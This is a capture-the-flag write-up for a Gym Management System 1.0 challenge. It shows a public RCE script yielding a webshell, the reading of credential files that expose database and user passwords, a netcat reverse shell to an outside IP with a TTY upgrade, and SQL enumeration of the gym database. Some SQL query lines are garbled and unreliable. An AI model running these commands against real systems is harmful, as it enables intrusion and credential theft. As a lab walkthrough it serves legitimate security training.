

# 1. Pop a shell on that (start here)

200

<http://159.203.81.45:8080/>

I bet you can pop a shell, pretty easily on this site. I left something for you in the root of the filesystem.  
research will get you farther than Burp  
PLEASE DO NOT NMAP, SQLMAP, WPSCAN, etc the site.  
You only need a web browser to gather the information you need to exploit.

navigate to website and see

```
<!--Gym Management System 1.0-->
```

```
kayn@kayn:~$ searchsploit "Gym Man"
```

```
-----  
Exploit Title
```

```
-----  
Gym Management System 1.0 - Unauthenticated Remote Code Execution  
-----
```

ez

```

kayn@kayn:~/junegleCTF/workout_at_home$ python rce.py
      ^
/vvvvvvvvvvvvvvv \-----,
~^~^~^~^~^~^~^~ /=====BOKU=====
      v

(+) Usage:      python rce.py <WEBAPP_URL>
(+) Example:    python rce.py 'https://10.0.0.3:443/gym/'
kayn@kayn:~/junegleCTF/workout_at_home$ python rce.py http://159.203.81.45:8080/
      ^
/vvvvvvvvvvvvvvv \-----,
~^~^~^~^~^~^~^~ /=====BOKU=====
      v

[+] Successfully connected to webshell.
CD%> ls
🔗PNG

11.jpg
15.jpg
2.jpg
6.JPG
9.jpg
kamehameha.php

```

```
CD%> whoami
```

```
🔗PNG
```

```
www-data
```

```
CD%> ls /
```

```
🔗PNG
```

```
bin  
boot  
dev  
etc  
flag.txt  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var
```

```
CD%> cat /flag.txt
```

```
🔗PNG
```


```
ts{ThatWasAnEasyShelltoPop}
```

# Let's Enumerate this host a bit 1

## 25

What is the IP of the SQL server?

Start with "Pop a shell on that"

A terminal window with a dark background and light-colored text. The prompt is 'CD%>'. The command 'ifconfig' has been entered. Below the command, there is a small icon of a hand pointing to the right, followed by the text 'PNG'. The output shows details for two network interfaces: 'eth0' and 'lo'. For 'eth0', it lists flags (4163<UP,BROADCAST,RUNNING,MULTICAST>), mtu (1500), inet address (10.213.12.50), netmask (255.255.255.0), broadcast address (10.213.12.255), ether address (02:42:0a:d5:0c:32), txqueuelen (0), and statistics for RX and TX packets, bytes, errors, dropped, overruns, frame, carrier, and collisions. For 'lo', it lists flags (73<UP,LOOPBACK,RUNNING>), mtu (65536), inet address (127.0.0.1), netmask (255.0.0.0), loop txqueuelen (1000), and statistics for RX and TX packets, bytes, errors, dropped, overruns, frame, carrier, and collisions.

```
CD%> ifconfig
PNG

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.213.12.50  netmask 255.255.255.0  broadcast 10.213.12.255
    ether 02:42:0a:d5:0c:32  txqueuelen 0  (Ethernet)
    RX packets 7861  bytes 5611570 (5.3 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 8947  bytes 25259550 (24.0 MiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo:  flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    loop txqueuelen 1000  (Local Loopback)
    RX packets 56  bytes 6358 (6.2 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 56  bytes 6358 (6.2 KiB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

some enum

```
CD%> python -c 'print("hello")'
```

🖼️PNG

hello

```
CD%> ls -la ../
```

🖼️PNG

total 420

drwxrwxrwx	1	www-data	www-data	4096	Jun 3 20:18	.
drwxr-xr-x	1	root	root	4096	Nov 22 2019	..
-rw-rw-r--	1	root	root	66	May 23 21:56	.gitattributes
-rw-rw-r--	1	root	root	246305	May 23 21:56	4.jpg
-rw-rw-r--	1	root	root	5598	May 23 21:56	Feedback.php
-rw-rw-r--	1	root	root	18025	May 23 21:56	LICENSE
-rw-rw-r--	1	root	root	1525	May 23 21:56	Navjeet.jpg
-rw-rw-r--	1	root	root	309	May 23 21:56	README.md
-rw-rw-r--	1	root	root	6153	May 23 21:56	about.php
drwxrwxr-x	4	root	root	4096	Nov 22 2018	admin
drwxrwxr-x	2	root	root	4096	Nov 22 2018	att
-rw-rw-r--	1	root	root	3541	May 23 21:56	att.php
drwxrwxr-x	5	root	root	4096	Nov 22 2018	boot
-rw-rw-r--	1	root	root	4977	May 23 21:56	contact.php
-rw-rw-r--	1	root	root	5187	May 23 21:56	edit.php
-rw-rw-r--	1	root	root	479	May 23 21:56	editp.php
drwxrwxr-x	9	root	root	4096	Nov 22 2018	ex
-rw-rw-r--	1	root	root	6817	May 23 21:56	facilities.php
-rw-rw-r--	1	root	root	3579	May 23 21:56	home.php
drwxrwxr-x	2	root	root	4096	Nov 22 2018	img
drwxrwxr-x	2	root	root	4096	Nov 22 2018	include
-rw-rw-r--	1	root	root	6137	May 24 16:43	index.php
-rw-rw-r--	1	root	root	8529	May 23 21:56	packages.php
drwxrwxr-x	3	root	root	4096	Nov 22 2018	profile
-rw-rw-r--	1	root	root	4104	May 23 21:56	register.php
-rw-rw-r--	1	root	root	44	May 23 21:56	register_success.php
-rw-rw-r--	1	root	root	570	May 23 21:56	subfeed.php
-rw-rw-r--	1	root	root	2097	May 27 11:37	table.sql
-rw-rw-r--	1	root	root	1395	May 23 21:56	up.php
drwxrwxr-x	2	root	root	4096	May 24 03:07	upload
-rw-rw-r--	1	root	root	1308	May 23 21:56	upload.php
drwxrwxr-x	2	root	root	4096	Nov 22 2018	workouts

```
CD%> ls ../admin
```

🖼️PNG

11004971.pdf  
a.js  
a.php  
abcd  
abcd.pdf  
feed.php  
gajen.pdf  
img  
index.php  
invoice.pdf  
jackthegsd.pdf  
jake  
register\_success.php  
u

```
CD%> cat ../table.sql
```

```
↪PN
```

```
-- phpMyAdmin SQL Dump
-- version 4.1.6
-- http://www.phpmyadmin.net
--
-- Host: 127.0.0.1
-- Generation Time: May 17, 2014 at 07:29 AM
-- Server version: 5.5.36
-- PHP Version: 5.4.25
```

```
SET SQL_MODE = "NO_AUTO_VALUE_ON_ZERO";
SET time_zone = "+00:00";
```

```
INSERT INTO `members` (`username`, `email`, `password`, `salt`, `admin`) VALUES
('James', 'jamest@aol.com', 'platesonplates', '0', '1'),
('zmeyer', 'amy74@riddle.com', '2Sy7XHhhXXyQ', '0', '0');
```

```
CD%> cat ../index.php
```

```
↪PNG
```

```
<?php
include_once 'include/db_connect.php';
include_once 'include/functions.php';
```

```
<?php
    if(isset($_SESSION['username'])) {
        echo '<li><a href="./profile/i.php">Profile</a></li>
        <li><a href="./workouts">Workouts</a></li></li>';
        if(isset($_SESSION['admin'])) {
            echo '<li><a href="att.php">Attendance</a></li>';
        }
    }

    ?>
<?php if(isset($_SESSION['admin'])) { ?>
    <li><a href=" ../admin/a.php">Admin Panel</a></li>
    <?php } ?>
</ul>
```



# Let's Enumerate this host a bit 2

50

What is the root password of the SQL server account?

Start with "Pop a shell on that"

```
CD%> cat ../include/db_connect.php
PNG
<?php
include_once 'psl-config.php'; // As functions.php is not included
$mysqli = new mysqli("10.213.12.10", "root", "toor", "gym");
?>
```

db name is "gym"

# Let's have some SQL fun

1

300

Now you need to get a real shell on the box. ngrok or server might be your friend

Start with "Pop a shell on that"

James is the answer from our previous enum

To get an actual reverse shell I connected back to a cloud VM

```
CD%> nc 45.77.159.77 9000 -e /bin/bash
```

```
root@vultr:~# nc -lvp 9000
listening on [any] 9000 ...
159.203.81.45: inverse host lookup failed: Unknown host
connect to [45.77.159.77] from (UNKNOWN) [159.203.81.45] 54582
whoami
www-data
```

Always upgrade to a tty

```
whoami
www-data
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@65d793ff7857:~/html/upload$ ls
ls
11.jpg 15.jpg 2.jpg 6.JPG 9.jpg kamehameha.php
www-data@65d793ff7857:~/html/upload$ whoami
whoami
www-data
www-data@65d793ff7857:~/html/upload$ ^Z
[1]+  Stopped                  nc -lvp 9000
root@vultr:~# stty raw -echo
root@vultr:~# nc -lvp 9000

www-data@65d793ff7857:~/html/upload$ ls
11.jpg 15.jpg 2.jpg 6.JPG 9.jpg kamehameha.php
www-data@65d793ff7857:~/html/upload$
Display all 761 possibilities? (y or n)
www-data@65d793ff7857:~/html/upload$ █
```

# Let's have some SQL fun

## 2

## 75

How many members have current memberships?



# Let's have some SQL fun

3

75

Which gym location is the most popular?

# Let's have some SQL fun

4

75

What year (2XXX) was the first failed login attempt?

Connect to mysql

```
www-data@65d793ff7857:~/html/upload$ mysql -u root -h 10.213.12.10 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 14960
Server version: 5.7.30 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

```
MySQL [(none)]> show databases;
```

Database
information_schema
gym
mysql
performance_schema
sys

```
MySQL [(none)]> use gym;
```

Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A

Database changed

```
MySQL [gym]> show tables;
```

Tables_in_gym
locations
login_attempts
members

Table's schemas

```
MySQL [gym]> describe locations;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	auto_increment
location	varchar(30)	NO		NULL	

```
MySQL [gym]> describe members;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	auto_increment
username	varchar(30)	NO		NULL	
email	varchar(50)	NO		NULL	
city	varchar(50)	NO		NULL	
password	char(128)	NO		NULL	
salt	char(128)	NO		NULL	
admin	int(11)	NO		0	
days	varchar(220)	YES		0	
present	varchar(220)	YES		0	
absent	varchar(220)	YES		0	
pect	varchar(220)	YES		0	
pic	int(11)	YES		0	
picName	mediumtext	YES		NULL	
discount	int(11)	YES		0	
currentmembership	int(11)	YES		0	
gymlocation	int(11)	YES		0	

```
MySQL [gym]> describe login_attempts;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	auto_increment
user_id	int(11)	NO		NULL	
time	varchar(30)	NO		NULL	

```
MySQL [gym]> select * from locations;
```

id	location
0	Home
1	Chicago
2	Atlanta
3	Austin
4	Baltimore

```
MySQL [gym]> select * from login_attempts LIMIT 5;
```

id	user_id	time
0	8148	1510836522
1	757	1507241507
2	2009	1415499857
3	7567	1452999033
4	3211	1488569767

so we will need to use members column to get information on the gym location

Solve for Gym 2

```
select COUNT(currentmembership) from members where currentmember > <current
```

COUNT(currentmembership)
5016

Solve for Gym Location 3

```
MySQL [gym]> select COUNT(gymlocation) from members where gymlocation=1;
+-----+
| COUNT(gymlocation) |
+-----+
|                2017 |
+-----+
1 row in set (0.004 sec)
```

```
MySQL [gym]> select COUNT(gymlocation) from members where gymlocation=2;
+-----+
| COUNT(gymlocation) |
+-----+
|                1971 |
+-----+
1 row in set (0.007 sec)
```

```
MySQL [gym]> select COUNT(gymlocation) from members where gymlocation=3;
+-----+
| COUNT(gymlocation) |
+-----+
|                2068 |
+-----+
1 row in set (0.006 sec)
```

```
MySQL [gym]> select COUNT(gymlocation) from members where gymlocation=4;
+-----+
| COUNT(gymlocation) |
+-----+
|                1926 |
+-----+
1 row in set (0.006 sec)
```

```
MySQL [gym]> select COUNT(gymlocation) from members where gymlocation=0;
+-----+
| COUNT(gymlocation) |
+-----+
|                2018 |
+-----+
```

192 login attempts which are not NULL

```
MySQL [gym]> SELECT COUNT(DATE_FORMAT(time,'%Y')) from login_attempts;
+-----+
| COUNT(DATE_FORMAT(time,'%Y')) |
+-----+
|                192 |
+-----+
```

SELECT id,CAST(time AS DATE) from login\_attempts

useful to understand the format of these times

```
+-----+  
| NOW( ) |  
+-----+  
| 2020-06-28 00:30:32 |  
+-----+
```

```
MySQL [gym]> select NOW()+0;  
+-----+  
| NOW()+0 |  
+-----+  
| 20200628003006 |  
+-----+
```

**SELECT IFNULL**

```
(CAST(time AS DATETIME),20202) as t from login_attempts order by t desc;
```

last result is this and the flag is 2014!

```
2014-00-00 05:34:00
```